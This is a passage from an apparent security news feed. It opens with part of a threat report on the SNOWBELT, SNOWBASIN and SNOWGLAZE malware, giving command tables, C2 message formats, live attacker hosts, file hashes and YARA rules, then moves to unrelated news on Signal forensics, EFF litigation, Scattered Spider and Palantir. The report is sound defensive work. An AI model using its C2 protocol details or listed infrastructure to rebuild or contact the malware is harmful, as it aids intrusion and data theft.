This setup provides an asynchronous channel that allows attackers to "wake up" the Service Worker immediately via authenticated Push messages, bypassing standard polling. Additionally, the malware supports real-time interaction through a persistent REGISTRY_WEBSOCKET_URL connection.

SNOWBELT functions in coordination with SNOWBASIN, a backdoor acting as a local web server (typically on port 8000). It relays decrypted C2 commands—such as command, buffer, flush, and commit—to SNOWBASIN via HTTP POST requests, effectively proxying shell commands to the host system.

The malware also includes mechanisms to bypass the browser sandbox:

  1. Native Host Bridge (open_native_messaging): Uses chrome.runtime.connectNative to establish I/O pipes with local applications for issuing privileged commands.

  2. Protocol Handler Abuse (open_uri): Employs dream.html and dream.js to trigger custom URI schemes in new tabs, targeting vulnerabilities in third-party desktop applications.

Exfiltration is managed by the sendJsonDataToS3 function, which encrypts data with AES-GCM (Key: SHA256(SEED + "|ping|" + bucket + "|" + objectKey)) before uploading to S3. The backdoor's command set is summarized in Table 2.

Command Type

Description

command

Relayed: Decrypts and POSTs command text to SNOWBASIN; exfiltrates response to C2.

buffer

Relayed: Forwards file path payloads to local buffer endpoint.

flush

Relayed: Triggers a data flush on the local server.

commit

Relayed: Sends URL and path data for local processing.

stop_server

Relayed: Shutdown signal for the local SNOWBASIN instance.

screenshot

Relayed: Requests a screen capture from the host.

payload

Internal: Downloads files using chrome.downloads; supports URLs and base64 blobs.

open_native_messaging

Internal: Direct connection to native host apps via Chrome APIs.

open_uri

Internal: Triggers external protocol handlers via helper pages.

delete_cache

Internal: Removes downloaded files from the system.

websocket_control

Internal: Controls the state of WebSocket connectivity.

ping

Internal: Provides heartbeats and status updates to the C2.

Table 2: SNOWBELT commands

Finally, SNOWBELT implements a feedback loop by monitoring chrome.downloads.onChanged. If a download is blocked (e.g., FILE_VIRUS_INFECTED), the malware reports the error back to the S3-based C2.

SNOWBASIN 

SNOWBASIN is a Python-based backdoor that operates as a local HTTP server on ports 8000, 8001, or 8002. Its core capabilities include command execution, screenshot capture, and data exfiltration. The malware also enables operators to manage files by downloading or deleting them, and it provides the capability to terminate active connections. SNOWBELT relays commands to this malware by sending HTTP requests to localhost:8000.

It turns the victim's computer into a command-and-control (C2) node that can be controlled via HTTP requests. It is designed to run on Windows (evidenced by os.chdir('C:\\') and cmd.exe calls) and allows a remote actor to execute commands, steal files, and take screenshots.

Endpoint

Function

Description

/stream

Remote Shell

Receives a command and executes it via cmd.exe or powershell.exe. It returns the STDOUT/STDERR results to the attacker.

/buffer

File Exfiltration

If a file path is provided, it reads the file, encodes it in Base64, and sends it back. If a folder is provided, it returns a full directory listing

/flush

File Deletion

Relayed. Signals http://localhost[:]8000/flush to flush buffered data.

/commit

File Ingress

Downloads a file from a provided URL and saves it to a specific path on the local disk. It bypasses SSL certificate verification (CERT_NONE).

/capture

Take Screenshots

Uses the mss and PIL libraries to take a screenshot of all monitors and send the image back as a Base64 string.

/gc

Self-Termination

Shuts down the server instance, effectively ""killing"" the backdoor's connection.

Table 3: SNOWBASIN endpoints
SNOWGLAZE

The network tunneler SNOWGLAZE, developed in Python, facilitates the routing of arbitrary TCP traffic through a compromised system by establishing a WebSocket connection to a static C2 host using hard-coded credentials.

The script is designed for cross-platform execution on both Windows and Linux, utilizing environment-specific behaviors for each. In Windows environments, it runs as a foreground process manageable via standard keyboard interrupts (Ctrl-C). Conversely, on Linux, it operates as a background daemon and includes specific logic to handle SIGINT and SIGTERM signals for orderly shutdowns.

To establish communication, the malware targets the C2 server at wss://sad4w7h913-b4a57f9c36eb[.]herokuapp[.]com:443/ws, masquerading its traffic with a Microsoft Edge User-Agent string. If the initial connection fails, the script employs an incremental backoff strategy, starting at 5 seconds and increasing by 5-second intervals up to a 300-second maximum. Upon a successful WebSocket handshake, it transmits the following Auth payload:

{
    "type": "auth",
    "login": "<redacted",
    "password": "<redacted",
    "uuid": "<redacted>"
}

Following authentication, the script sends a "register" type message with no payload, followed by an "agent_info" JSON record. Although the "info" field within this record is intended to carry the public IP address, it remains unpopulated due to improper implementation in the script.

Once fully connected, the malware listens for JSON-formatted commands. The supported "type" values include:

  • ping

    • Prompts the script to return a "type": "pong" JSON object.

  • agent_public_ip

    • Intended to report the host's public IP via an agent_info structure; however, the IP field is consistently blank in current versions.

  • socks_connect

    • Requests a new SOCKS proxy connection using a unique conn_id provided by the operator to track the session. The request format is as follows:

{
    "type": "socks_connect",
    "conn_id": "<unique_connection_id>",
    "target_host": "example.com",
    "target_port": 80
}
    • Execution triggers an asynchronous worker thread that manages the TCP-to-WebSocket data transfer, utilizing Base64 encoding and JSON encapsulation with the socks_data type.

  • socks_data

    • Facilitates bidirectional data exchange between the WebSocket and the TCP socket. Data is Base64-encoded within the data field of the following structure:

    {
        "type": "socks_data",
        "conn_id": "<unique_connection_id>",
        "data": "bG9yZW0gaXBzdW0=" 
    }
  • socks_close

    • Terminates the specific proxy stream identified by the given conn_id.

  • disconnect

    • Serves all active proxy connections and terminates script execution.

Outlook & Implications

The UNC6692 campaign demonstrates how modern attackers blend social engineering and technical evasion to gain a foothold into environments. A critical element of this strategy is the systematic abuse of legitimate cloud services for payload delivery and exfiltration, and for command-and-control (C2) infrastructure. By hosting malicious components on trusted cloud platforms, attackers can often bypass traditional network reputation filters and blend into the high volume of legitimate cloud traffic. 

This "living off the cloud" strategy allows attackers to blend malicious operations into a high volume of encrypted, reputably sourced traffic, making detection based on domain reputation or IP blocking increasingly ineffective. Defenders must now look beyond process monitoring to gain clear visibility into browser activity and unauthorized cloud traffic. As threat actors continue to professionalize these modular, cross-platform methodologies, the ability to correlate disparate events across the browser, local Python environments, and cloud egress points will be critical for early detection.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying the activity outlined in this blog post, we have included IOCs in a free GTI Collection for registered users.

Network Indicators

Indicator

Description

service-page-25144-30466-outlook.s3.us-west-2.amazonaws[.]com

Hosted the phishing site and initial AutoHotKey payloads

cloudfront-021.s3.us-west-2.amazonaws[.]com

SNOWBELT C2

wss://sad4w7h913-b4a57f9c36eb.herokuapp[.]com/ws

Hard-coded WebSocket Secure URL within SNOWGLAZE

service-page-11369-28315-outlook[.]s3[.]us-west-2[.]amazonaws[.]com

Domain for URL used to upload a text file

File Indicators

File Name

Description

SHA-256 Hash

C:\ProgramData\log

SNOWGLAZE

2fa987b9ed6ec6d09c7451abd994249dfaba1c5a7da1c22b8407c461e62f7e49

C:\ProgramData\log

SNOWBASIN

c8940de8cb917abe158a826a1d08f1083af517351d01642e6c7f324d0bba1eb8

C:\Users\<user>\AppData\Local\Microsoft\Edge\Extension Data\SysEvents\background.js

SNOWBELT Service worker

7f1d71e1e079f3244a69205588d504ed830d4c473747bb1b5c520634cc5a2477

C:\Users\<user>\AppData\Local\Microsoft\Edge\Extension Data\SysEvents\dream.js

SNOWBELT JS resource

ca390b86793922555c84abc3b34406da2899382c617f9dcf83a74ac09dd18190

C:\Users\<user>\AppData\Local\Microsoft\Edge\Extension Data\SysEvents\dream.html

SNOWBELT HTML resource

6e6dab993f99505646051d2772701e3c4740096ff9be63c92713bcb7fcddf9f7

C:\Users\<user>\AppData\Local\Microsoft\Edge\Extension Data\SysEvents\helper.html

SNOWBELT HTML resource

de200b79ad2bd9db37baeba5e4d183498d450494c71c8929433681e848c3807f

YARA Rules

SNOWGLAZE
rule G_Tunneler_SNOWGLAZE_1 {
  meta:
   author = "Google Threat Intelligence Group (GTIG)"
   platforms = "Windows, Linux"

  strings:
    $r1 = /\.connect\(\s{0,25}WS_PROXY_URL/
    $r2 = /"data":\s{0,1}base64\.b64encode\(\w{1,10}\)\.decode\('ascii'\)/
    $r3 = /"type":\s{0,1}"socks_data"/
    $r4 = /await\s{0,1}reader\.read\(\d{2,4}\)/
    $r5 = /"login":\s{0,1}AGENT_LOGIN/
    $r6 = /"password":\s{0,1}AGENT_PASSWORD/
    $r7 = /"uuid":\s{0,1}AGENT_UUID/
    
    $s1 = ".socks_tcp_to_ws"

  condition:
    5 of ($r*)
    and $s1
}
SNOWBELT
rule G_Backdoor_SNOWBELT_1 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
        platform = "Windows"
    
	strings:
		$str1 = ".importKey(\"raw\",keyMaterial,\"AES-GCM\",!1,[\"decrypt\"])"
		$str2 = ".importKey(\"raw\",keyMaterial,\"AES-GCM\",!1,[\"encrypt\"])"
		$str3 = "sendJsonDataToS3"
		$str4 = "processCommand"
		$str5 = "\"screenshot\"===cmdType"
		$str6 = "\"payload\"===cmdType"
		$str7 = "\"websocket_control\"===cmdType"
		$str8 = "\"open_uri\"===cmdType"
		$str9 = "\"delete_cache\"===cmdType"
		$str10 = "\"payload_download_complete\""
		$str11 = ".s3.us-east-2.amazonaws.com/"
	condition:
		all of them
          
}
SNOWBASIN
rule G_Backdoor_SNOWBASIN_1 {
  meta:
    author = "Google Threat Intelligence Group (GTIG)"
    platform = "Windows"

  strings:
    $path1 = "self.path == '/probe':"
    $path2 = "self.path == '/stream':"
    $path3 = "self.path == '/buffer':"
    $path4 = "self.path == '/flush':"
    $path5 = "self.path == '/commit':"
    $path6 = "self.path == '/capture':"
    $path7 = "self.path == '/gc':"

    $func1 = "self.handle_stream("
    $func2 = "self.handle_buffer("
    $func3 = "self.handle_flush("
    $func4 = "self.handle_commit("

    $s1 = "self.wfile.write(info_msg"
    $s2 = "selected_port), WebServerHandler) as httpd:"
    $s3 = "ThreadedTCPServer(socketserver.ThreadingMixIn"
    $s4 = "httpd.serve_forever()"


  condition:
    filesize<1MB and (
      (all of ($s*) and 6 of ($path*, $func*)) or
      (8 of ($path*, $func*)) or
      10 of them
    )
}

MITRE ATT&CK

Tactic

Techniques

Initial Access

T1566.002: Spearphishing Link

Execution

T1053: Scheduled Task/Job

T1053.005: Scheduled Task

T1059: Command and Scripting Interpreter

T1059.001: PowerShell

T1059.003: Windows Command Shell

T1059.006: Python

T1059.007: JavaScript

T1059.010: AutoHotKey & AutoIT

T1204.001: Malicious Link

T1204.002: Malicious File

T1559: Inter-Process Communication

T1569.002: Service Execution

Persistence

T1176.001: Browser Extensions

T1543: Create or Modify System Process

T1543.003: Windows Service

T1547.001: Registry Run Keys / Startup Folder

T1547.009: Shortcut Modification

Privilege Escalation

T1068: Exploitation for Privilege Escalation

Defense Evasion

T1027: Obfuscated Files or Information

T1027.010: Command Obfuscation

T1027.015: Compression

T1036.005: Match Legitimate Resource Name or Location

T1055: Process Injection

T1070.004: File Deletion

T1112: Modify Registry

T1134: Access Token Manipulation

T1134.001: Token Impersonation/Theft

T1140: Deobfuscate/Decode Files or Information

T1202: Indirect Command Execution

T1562.001: Disable or Modify Tools

T1564.001: Hidden Files and Directories

T1622: Debugger Evasion

Credential Access

T1003.001: LSASS Memory

T1003.002: Security Account Manager

T1003.003: NTDS

T1110.001: Password Guessing

T1110.003: Password Spraying

T1552.001: Credentials In Files

Discovery

T1007: System Service Discovery

T1012: Query Registry

T1016: System Network Configuration Discovery

T1018: Remote System Discovery

T1033: System Owner/User Discovery

T1046: Network Service Discovery

T1057: Process Discovery

T1082: System Information Discovery

T1083: File and Directory Discovery

T1087.001: Local Account

T1518: Software Discovery

Lateral Movement

T1021.001: Remote Desktop Protocol

T1021.002: SMB/Windows Admin Shares

Collection

T1005: Data from Local System

T1074: Data Staged

T1113: Screen Capture

T1560: Archive Collected Data

T1560.001: Archive via Utility

Exfiltration

T1020: Automated Exfiltration

T1567: Exfiltration Over Web Service

T1567.002: Exfiltration to Cloud Storage

Command and Control

T1071.001: Web Protocols

T1090: Proxy

T1105: Ingress Tool Transfer

T1572: Protocol Tunneling

Impact

T1489: Service Stop

Resource Development

T1608.002: Upload Tool

T1608.005: Link Target

Acknowledgements

This analysis would not have been possible without the assistance from several individuals within Mandiant Consulting, Google Threat Intelligence Group and FLARE who helped with analysis and reviewing this blog post. We also appreciate Amazon for their collaboration against this threat.

  •  

FBI Extracts Deleted Signal Messages from iPhone Notification Database

404 Media reports (alternate site):

The FBI was able to forensically extract copies of incoming Signal messages from a defendant’s iPhone, even after the app was deleted, because copies of the content were saved in the device’s push notification database….

The news shows how forensic extraction—­when someone has physical access to a device and is able to run specialized software on it—­can yield sensitive data derived from secure messaging apps in unexpected places. Signal already has a setting that blocks message content from displaying in push notifications; the case highlights why such a feature might be important for some users to turn on.

“We learned that specifically on iPhones, if one’s settings in the Signal app allow for message notifications and previews to show up on the lock screen, [then] the iPhone will internally store those notifications/message previews in the internal memory of the device,” a supporter of the defendants who was taking notes during the trial told 404 Media.

EDITED TO ADD (4/24): Apple has patched this vulnerability.

  •  

📁 How ICE Got My Data | EFFector 38.8

When we use the internet, we're entrusting tech companies with some of our most private information. These companies have promised they'll keep our data safe. But what happens when the government comes knocking at their doors? In our latest EFFector newsletter, we hear from an EFF client whose data was given to ICE after Google broke its promise to him.

JOIN OUR NEWSLETTER

For over 35 years, EFFector has been your guide to understanding the intersection of technology, civil liberties, and the law. This latest issue covers the ongoing fight to reform NSA surveillance, the many attempts to censor 3D printing, and the cost of Google's broken promise to its users.

Prefer to listen in? EFFector is now available on all major podcast platforms. This time, we're chatting with EFF Senior Staff Attorney F. Mario Trujillo about how state attorneys general can hold Google accountable for failing to protect users targeted by the government. You can find the episode and subscribe on your podcast platform of choice:

play
Privacy info. This embed will serve content from simplecast.com

Listen on Spotify Podcasts Badge Listen on Apple Podcasts Badge  Subscribe via RSS badge

Want to help us hold companies accountable? Sign up for EFF's EFFector newsletter for updates, ways to take action, and new merch drops. You can also fuel the fight for privacy and free speech online when you support EFF today!

  •  

EFF Sues DHS and ICE For Records on Subpoenas Seeking to Unmask Online Critics

Agencies Ignored EFF’s Public-Records Requests Regarding Unlawful Efforts to Locate People Who Criticized the Government or Attended Protests.

SAN FRANCISCO – The Electronic Frontier Foundation (EFF) sued the Department of Homeland Security (DHS) and Immigration and Customs Enforcement (ICE) today demanding public records about their use of administrative subpoenas to try to identify their online critics.

Court records and news reports show that in the past year, DHS has used administrative subpoenas to unmask or locate people who have documented ICE's activities in their community, criticized the government, or attended protests. The subpoenas are sent to technology companies to demand information about internet users who are often engaged in protected First Amendment activity.

These subpoenas are dangerous because they don’t require judges’ approval. But they are also unlawful, and the government knows it. When a few users challenged them in court with the help of American Civil Liberties Union affiliates in Northern California and Pennsylvania, DHS withdrew them rather than waiting for a decision.

DHS and ICE have ignored EFF’s public-records requests for documents about the processes behind these subpoenas, so EFF sued Wednesday in the U.S. District Court for the District of Columbia.

“DHS and ICE should not be able to first claim that they have the legal authority to unmask critics and then run from court when users challenge these administrative subpoenas,” said EFF Deputy Legal Director Aaron Mackey. “The public deserves to know what laws the agencies believe give them the power to issue these speech-chilling subpoenas.”

An administrative subpoena cannot be used to obtain the content of communications, but they have been used to try and obtain some basic subscriber information like name, address, IP address, length of service, and session times. If a technology company refuses to comply, an agency’s only recourse is to drop it or go to court and try to convince a judge that the request is lawful.

EFF and the ACLU of Northern California in February ​wrote to Amazon, Apple, Discord, Google, Meta, Microsoft, Reddit, SNAP, TikTok, and X​ to ask that they insist on court intervention and an order before complying with a DHS subpoena; give users as much notice as possible when they are the target of a subpoena, so the users can seek help; and resist gag orders that would prevent the companies from notifying users who are targets of subpoenas.

And EFF last week ​asked California’s and New York’s attorneys general to investigate Google​ for deceptive trade practices for breaking ​its promise​ to notify users before handing their data to law enforcement, citing the case of a doctoral student who was targeted with an ICE subpoena after briefly attending a pro-Palestine protest.

EFF in early March filed public-records requests with DHS and ICE for their policies, procedures, guidelines, directives, memos, and legal analyses supporting such use of administrative subpoenas. EFF also requested all Inspector General or oversight records, all approval and issuance procedures for the subpoenas, all records reflecting how many such subpoenas have been issued, all communications with technology companies concerning these demands, all communications regarding specific named targets or programs, and all communications with the Department of Justice regarding such subpoenas.

DHS and ICE have not responded, even though EFF requested expedited processing of its requests, which requires agencies to get back to requesters within 10 days.

“The policies, directives, and authorization records governing the program have not been disclosed,” the complaint notes. “The legal basis asserted by DHS and ICE for using a customs statute to compel disclosure of information about persons engaged in constitutionally protected speech and association has not been made public.”

For the complaint: https://www.eff.org/document/eff-v-dhs-ice-administrative-subpoenas-complaint

For EFF’s letter urging tech companies to protect users: ​https://www.eff.org/deeplinks/2026/02/open-letter-tech-companies-protect-your-users-lawless-dhs-subpoenas​

For EFF’s letter urging state probes of Google: ​https://www.eff.org/press/releases/eff-state-ags-investigate-googles-broken-promise-users-targeted-government​

Contact: 
Aaron
Mackey
Deputy Legal Director/Free Speech and Transparency Litigation Director

  •  

Most Serious Cyberattacks Against the UK Now From Russia, Iran and China, Cyber Chief Says

British businesses need to prepare themselves to defend against cyberattacks because the U.K. could be targeted “at scale,” if it became involved in an international conflict.

The post Most Serious Cyberattacks Against the UK Now From Russia, Iran and China, Cyber Chief Says appeared first on SecurityWeek.

  •  

Copyright and DMCA Best Practices for Fediverse Operators

People building the future of the social web — interoperable and decentralized — need to protect themselves against copyright liability. Like anyone who creates and operates platforms for user-uploaded content, the hosts of the decentralized social web can take preventive measures to reduce their legal exposure when a user posts material that violates someone’s copyright.

This post gives an overview of the steps to take. It’s meant for operators of Mastodon and other ActivityPub servers, Bluesky hosts, RSS mirrors, and other decentralized social media protocols, and developers of apps for those protocols — but it will apply to other hosts as well. This isn’t legal advice, and can’t substitute for a consultation with a lawyer about your specific circumstances. It focuses on U.S. law — the law may impose different requirements elsewhere. Still, we hope it helps you get started with confidence.

Why should I care? Copyright’s Sword of Damocles

In some circumstances, the operator of a platform that handles user content can be legally responsible for content that infringes copyright. That can happen when the platform operator is directly involved in copying or distributing the copyrighted material, when they promote or knowingly assist the infringement, or when they benefit financially from infringement while being in a position to supervise it. But these judge-made rules are often difficult and uncertain to apply in practice — and the penalties for being found on the wrong side of the law can be severe. Copyright’s “statutory damages” regime allows for massive, unpredictable financial liability. That’s why it’s important to limit your risk.

For Server Operators: Limiting Risk with the DMCA Safe Harbors

If you run a social network server, the safe harbor provisions of the Digital Millennium Copyright Act (DMCA) are an important way to limit your liability risk. The DMCA shields server operators from nearly all forms of copyright liability that can result from “storage at the direction of a user” — in other words, hosting user-uploaded content. But to qualify for this protection, there are steps a server operator has to take.

1. Designate A Contact To Receive Copyright Infringement Notices

First, you’ll need to provide contact information for someone who can receive infringement notices (a “designated agent”). That information needs to be posted in at least two places: on your server in a place visible to users (such as a “DMCA” page or post, or as part of your Terms of Service), and in the U.S. Copyright Office’s “Designated Agent Directory.” To post that information to the directory, you have to create an account at https://www.copyright.gov/dmca-directory/ and pay a small fee. The directory listings expire after three years, and once expired, your safe harbor protection goes away, so it’s important to keep that listing current.

2. Respond Promptly to Notices and Counter-notices

When you receive infringement notices, it’s important to respond to them promptly. Notices are supposed to identify the copyright holder, the copyrighted work they claim was infringed, and the post they claim is infringing. By deleting or disabling access to the posted material, you protect yourself from liability with respect to that material.

The theory behind Section 512 is that hosts don’t have to be in a position of deciding whether a post infringes someone’s copyright — it’s up to the poster, the rights holder, and potentially a court to decide that. A host who takes down posts whenever they receive an infringement notice is well-protected. But it’s equally important to recognize that hosts aren’t required to take down content in response to every notice. Infringement notices are frequently wrong, misguided, or abusive, or simply incomplete. Hosts who want to stand up for their users’ speech can choose to disregard infringement notices that seem suspect. While this risks losing the automatic protection of the safe harbor in each instance, it can still be done safely with careful preparation, ideally using a plan crafted with help from a lawyer. Bear in mind that people sending false notices, including by failing to consider whether a post is a fair use before asking a host to take it down, can be liable for damages under the DMCA.

The DMCA also allows the person who posted the material to send a “counter-notification” asserting that they really did have the right to post and that there’s no copyright infringement. Responding to counter-notifications is a good way for a host to demonstrate that they look out for their users. When a host receives a counter-notification, they should forward it on to the person who sent the original takedown notice and let them know that the post will be restored in 10 business days. Then, after that waiting period has elapsed, the host can restore the posted material. Just like with infringement notices, a host isn’t required to honor a counter-notification that appears to be fraudulent, but there’s no penalty for honoring it anyway.

3. Have A Repeat Infringer Policy

The next requirement is to have a policy of terminating the accounts of “subscribers and account holders” who are “repeat infringers” in “appropriate circumstances,” and to carry out that policy. Yes, that’s a vague requirement. It doesn’t require a “three strikes” policy or any other sports analogy. It just needs to be reasonable. Be sure your policy is spelled out in your website terms or “DMCA” page.

4. Don’t Ignore Known Infringement

Hosts need to take down user posts whenever the host actually knows that the post is infringing. In other words, a host isn’t protected if they ignore takedown notices based on technicalities in the notices, or if they learn about the infringement some other way. But hosts don’t need to actively look for infringement on their servers — only to act when someone notifies them.

5. Don’t Encourage Infringement

Finally, make sure that nothing you post or advertise actively encourages copyright infringement. For example, don’t post examples of users uploading copyrighted music or video without permission, or insinuate that your server is a good place for infringing content.

There are some other technicalities in the DMCA that can affect the safe harbor, which is why it’s always a good idea to consult with a lawyer. But following these steps will help protect you when you run a social media server — or any other kind of user-uploaded content platform.

  •  

‘Scattered Spider’ Member ‘Tylerb’ Pleads Guilty

A 24-year-old British national and senior member of the cybercrime group “Scattered Spider” has pleaded guilty to wire fraud conspiracy and aggravated identity theft. Tyler Robert Buchanan admitted his role in a series of text-message phishing attacks in the summer of 2022 that allowed the group to hack into at least a dozen major technology companies and steal tens of millions of dollars worth of cryptocurrency from investors.

Buchanan’s hacker handle “Tylerb” once graced a leaderboard in the English-language criminal hacking scene that tracked the most accomplished cyber thieves. Now in U.S. custody and awaiting sentencing, the Dundee, Scotland native is facing the possibility of more than 20 years in prison.


A screenshot of two photos of Buchanan that appeared in a Daily Mail story dated May 3, 2025.

Two photos published in a Daily Mail story dated May 3, 2025 show Buchanan as a child (left) and as an adult being detained by airport authorities in Spain. “M&S” in this screenshot refers to Marks & Spencer, a major U.K. retail chain that suffered a ransomware attack last year at the hands of Scattered Spider.

Scattered Spider is the name given to a prolific English-speaking cybercrime group known for using social engineering tactics to break into companies and steal data for ransom, often impersonating employees or contractors to deceive IT help desks into granting access.

As part of his guilty plea, Buchanan admitted conspiring with other Scattered Spider members to launch tens of thousands of SMS-based phishing attacks in 2022 that led to intrusions at a number of technology companies, including Twilio, LastPass, DoorDash, and Mailchimp.

The group then used data stolen in those breaches to carry out SIM-swapping attacks that siphoned funds from individual cryptocurrency investors. In an unauthorized SIM-swap, crooks transfer the target’s phone number to a device they control and intercept any text messages or phone calls to the victim’s device — such as one-time passcodes for authentication and password reset links sent via SMS. The U.S. Justice Department said Buchanan admitted to stealing at least $8 million in virtual currency from individual victims throughout the United States.

FBI investigators tied Buchanan to the 2022 SMS phishing attacks after discovering the same username and email address was used to register numerous phishing domains seen in the campaign. The domain registrar NameCheap found that less than a month before the phishing spree, the account that registered those domains logged in from an Internet address in the U.K. FBI investigators said the Scottish police told them the address was leased to Buchanan throughout 2022.

As first reported by KrebsOnSecurity, Buchanan fled the United Kingdom in February 2023, after a rival cybercrime gang hired thugs to invade his home, assault his mother, and threaten to burn him with a blowtorch unless he gave up the keys to his cryptocurrency wallet. That same year, U.K. investigators found a device at Buchanan’s Scotland residence that included data stolen from SMS phishing victims and seed phrases from cryptocurrency theft victims.

Buchanan was arrested by Spanish authorities in June 2024 while trying to board a flight to Italy. He was extradited to the United States and has remained in U.S. federal custody since April 2025.

Buchanan is the second known Scattered Spider member to plead guilty. Noah Michael Urban, 21, of Palm Coast, Fla., was sentenced to 10 years in federal prison last year and ordered to pay $13 million in restitution. Three other alleged co-conspirators — Ahmed Hossam Eldin Elbadawy, 24, a.k.a. “AD,” of College Station, Texas; Evans Onyeaka Osiebo, 21, of Dallas, Texas; and Joel Martin Evans, 26, a.k.a. “joeleoli,” of Jacksonville, North Carolina – still face criminal charges.

Two other alleged Scattered Spider members will soon be tried in the United Kingdom. Owen Flowers, 18, and Thalha Jubair, 20, are facing charges related to the hacking and extortion of several large U.K. retailers, the London transit system, and healthcare providers in the United States. Both have pleaded not guilty, and their trial is slated to begin in June.

Investigators say the Scattered Spider suspects are part of a sprawling cybercriminal community online known as “The Com,” wherein hackers from different cliques boast publicly on Telegram and Discord about high-profile cyber thefts that almost invariably begin with social engineering — tricking people over the phone, email or SMS into giving away credentials that allow remote access to corporate internal networks.

One of the more popular SIM-swapping channels on Telegram has long maintained a leaderboard of the most rapacious SIM-swappers, indexed by their supposed conquests in stealing cryptocurrency. That leaderboard previously listed Buchanan’s hacker alias Tylerb at #65 (out of 100 hackers), with Urban’s moniker “Sosa” coming in at #24.

Buchanan’s sentencing hearing is scheduled for August 21, 2026. According to the Justice Department, he faces a statutory maximum sentence of 22 years in federal prison. However, any sentence the judge hands down in this case may be significantly tempered by a number of mitigating factors in the U.S. Sentencing Guidelines, including the defendant’s age, criminal history, time already served in U.S. custody, and the degree to which they cooperated with federal authorities.

  •  

Palantir Has a Human Rights Policy. Its ICE Work Tells a Different Story

For years, EFF has pushed technology companies to make real human rights commitments—and to live up to them. In response to growing evidence that Palantir’s tools help power abusive immigration enforcement by ICE, we sent the company a detailed letter asking how the promises in its own human rights framework extends to that work.

This post explains what we asked, how Palantir responded, and why we believe those responses fall short. EFF is not alone in raising alarms about Palantir; immigrants' rights groups, human rights organizations, journalists, and former employees have raised similar concerns based on reports of the company's role in abusive immigration enforcement. We focus here on Palantir’s own human rights promises.

At the outset, we appreciate that Palantir was willing to engage respectfully, and we recognize that confidentiality and security obligations can limit what it can say. Nonetheless, measured against Palantir's own human rights commitments, its decision to keep powering ICE with tools used in dragnet raids and discriminatory detentions is indefensible. A good-faith application of those commitments should lead Palantir to end its contract with ICE, and refuse new, or end current, contracts with any other agency whose work predictably violates those commitments.

Palantir’s Public Promises

Palantir has long said it performs comprehensive human rights analysis on its work. It has also worked with ICE for years, apparently in a more limited capacity than today. It has publicly embraced the UN Guiding Principles on Business and Human Rights, the Universal Declaration of Human Rights, and the OECD Guidelines for Multinational Enterprises. Additionally, in its response to EFF, Palantir says its legal responsibilities are only “the floor” for broader risk assessments.

That was the point of our letter. We asked what human rights due diligence Palantir conducted when it first contracted with ICE and DHS; whether it performed the “proactive risk scoping” it advertises, how it reviews work over time, what it has done in response to reports of misuse, and whether it has used “every means at [its] disposal”—including contract provisions, third‑party oversight, and termination—to prevent or mitigate harms.

For the most part, Palantir did not answer our accountability questions. It did correct one point: Palantir says it does not currently work with CBP, and available evidence supports that, though it also made clear it could work with CBP in the future.

Palantir also raised a red herring it often deploys in response to criticism. It denied building a 'mega' or 'master' database for ICE and denied creating a database of protesters, which some ICE agents have claimed to have been built. We call it a red herring because those denials sidestep the central issues: what capabilities Palantir's tools actually provide to ICE.

To be clear, EFF has never claimed that Palantir is building a single centralized database. Our concern is grounded in how Palantir’s tools allow ICE to query and analyze data from multiple databases through a unified interface—which from an agent’s perspective can be a distinction without a difference.

In the sections that follow, we compare Palantir’s account of its work for ICE with evidence about how its tools seem to be used, and explain why legality, internal process, and sustained “engagement with the institutions whose vital tasks exist in tension with certain human rights” are no substitute for real human rights due diligence—because respect for human rights must be measured by outcomes, not just process.

Palantir’s ICE Work Undermines Its Own Standards

Palantir says ICE uses its ELITE tool for “prioritized enforcement”: to surface likely addresses of specific people, such as individuals with final orders of removal or high‑severity criminal charges. But according to sworn testimony in Oregon, ICE agents use ELITE to determine where to conduct deportation sweeps, and the system “pulled from all kinds of sources” to identify locations for raids aimed at mass detentions, including information from the Department of Health and Human Services such as Medicaid data. A leaked ELITE user guide for 'Special Operations' also instructs operators to disable filters to "display all targets within a Special Operations dataset." Those details directly conflict with Palantir’s narrow description of ELITE’s role.

Additionally, Palantir's response leans on legal authority and the Privacy Act. But it does not identify any specific lawful basis for using Medicaid data in this way or explain how its software enables that access. Even if a legal theory exists, turning sensitive medical information into fuel for dragnet sweeps is hard to reconcile with its commitments to privacy, equity, and the rights of impacted communities. Its own human rights framework requires grappling with foreseeable harms its products may enable, not just invoking possible legal authorization.   

Reporting shows that many people detained by ICE had no criminal record, much less a serious one, and in many cases no final order of removal. An overwhelming percentage of those detained were, or appeared to be, from Central and South America, and nearly one in five ICE arrests were street arrests of a Latine person with neither a criminal history nor a removal order.

These facts raise obvious questions about discriminatory impact, racial profiling, and whether Palantir's tools are facilitating detention practices far broader than the company claims. Palantir's response does not meaningfully engage those questions, despite the company's commitments to non-discrimination and due process.

EFF’s letter asked Palantir to explain how it is honoring its commitments to civil liberties in light of reports linking Palantir-owned systems to facial recognition and other tools used to identify and target people engaged in observing and recording law enforcement, including in connection with the deaths of Renée Good and Alex Pretti. The letter also cites an incident in which an officer scanned protesters’ and observers’ faces and threatened to add their biometrics to a “nice little database.” Palantir’s response denies involvement in any such database.

